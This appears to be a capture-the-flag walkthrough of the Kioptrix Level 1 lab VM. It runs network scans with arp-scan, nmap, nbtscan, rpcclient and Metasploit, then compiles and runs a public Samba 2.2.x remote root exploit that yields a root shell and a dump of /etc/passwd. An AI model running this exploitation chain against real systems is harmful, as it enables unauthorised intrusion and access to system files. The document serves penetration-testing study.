
Kioptrix Level 1

- try to get ip adress


`arp-scan -I eth0 -l`



```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:be:35:b6, IPv4: 192.168.2.42
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.2.1     78:8d:af:31:b9:07       (Unknown)
192.168.2.14    f4:a4:75:07:be:53       Intel Corporate
192.168.2.13    ae:33:87:c2:f9:21       (Unknown: locally administered)
192.168.2.35    ea:b2:14:85:60:14       (Unknown: locally administered)
192.168.2.31    48:e1:5c:a8:be:64       Apple, Inc.
192.168.2.22    dc:cd:18:e0:3a:df       (Unknown)
192.168.2.41    f4:a4:75:07:be:53       Intel Corporate
192.168.2.43    f4:a4:75:07:be:53       Intel Corporate
192.168.2.32    1c:57:dc:7d:c1:0e       Apple, Inc.
192.168.2.23    5e:db:b4:f5:2d:21       (Unknown: locally administered)
192.168.2.38    90:9a:4a:91:0f:ed       TP-LINK TECHNOLOGIES CO.,LTD.
192.168.2.39    94:58:cb:62:c6:90       Nintendo Co.,Ltd
192.168.2.19    74:59:09:9e:84:4d       HUAWEI TECHNOLOGIES CO.,LTD
```

- use nmap to get more information


`nmap -p- -sV -sS -T4 -A -oX Kioptrixlcl1.xml 192.168.2.41`




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -p- -sV -sS -T4 -A -oX Kioptrixlcl1.xml 192.168.2.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 11:34 EDT
Nmap scan report for 192.168.2.41
Host is up (0.0061s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6
b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
```

- use xsltproc turn xml to html

`xsltproc Kioptrixlcl1.xml -o 1.html`



		filtered [0])					
22	tcp	open	ssh	syn-ack	OpenSSH	2.9p2	protocol 1.99
	sshv1	Server supports SSHv1					
	ssh-hostkey	1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1) 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA) 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)					
80	tcp	open	http	syn-ack	Apache httpd	1.3.20	(Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
	http-methods	Potentially risky methods: TRACE					
	http-server-header	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b					
	http-title	Test Page for the Apache Web Server on Red Hat Linux					
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
	rpcinfo	program version port/proto service 100000 2 111/tcp rpcbind 100000 2 111/udp rpcbind 100024 1 1024/tcp status 100024 1 1024/udp status					
139	tcp	open	netbios-ssn	syn-ack	Samba smbd		workgroup: MYGROUP
443	tcp	open	https	syn-ack	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b		
	http-server-header	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b					
	sslv2						




```
┌──(kali㉿kali)-[/usr/share/dirbuster/wordlists]
└─$ nbtscan 192.168.2.41
Doing NBT name scan for addresses from 192.168.2.41

IP address       NetBIOS Name     Server    User             MAC address
──────────────────────────────────────────────────────────────────────────
192.168.2.41     KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00

┌──(kali㉿kali)-[/usr/share/dirbuster/wordlists]
└─$ rpcclient -U "" 192.168.2.41
Password for [WORKGROUP\]:
rpcclient $> srvinfo
        KIOPTRIX       Wk Sv PrQ Unx NT SNT Samba Server
        platform_id     :       500
        os version      :       4.5
        server type     :       0x9a03
rpcclient $> enumdomusers
rpcclient $> getdompwinfo
min_password_length: 0
password_properties: 0x00000000
rpcclient $> exit
```

- use msf to get Samba version




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.2.41
RHOSTS => 192.168.2.41
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.2.41:139      - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.2.41:139      -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.2.41:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > exit
```

- search on exploit db to find exploit



Samba < 2.2.8 (Linux/BSD) - Remote Code Execution


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
10	2003-0201	ESDEE	REMOTE	MULTIPLE	2003-04-10

EDB Verified: ✓

Exploit: ⤓ / {}

Vulnerable App: 🟥

https://www.exploit-db.com/exploits/10




```
┌──(kali㉿kali)-[~/Desktop/Kioptrix_Level_1]
└─$ gcc expolit.c -o samba-2.2.1a_exploit

┌──(kali㉿kali)-[~/Desktop/Kioptrix_Level_1]
└─$ ll
total 96
drwxrwxr-x 2 kali kali  4096 Oct 14 13:06 ./
drwxr-xr-x 3 kali kali  4096 Oct 14 13:04 ../
-rw-r--r-- 1 kali kali 45115 Oct 14 13:04 expolit.c
-rwxrwxr-x 1 kali kali 74504 Oct 14 13:06 samba-2.2.1a_exploit*

┌──(kali㉿kali)-[~/Desktop/Kioptrix_Level_1]
└─$ 
```

- use exploit



```
┌──(kali㉿kali)-[~/Desktop/Kioptrix_Level_1]
└─$ ./samba-2.2.1a_exploit -b 0 192.168.2.41
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
ll
/bin//sh: ll: command not found
ls
whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```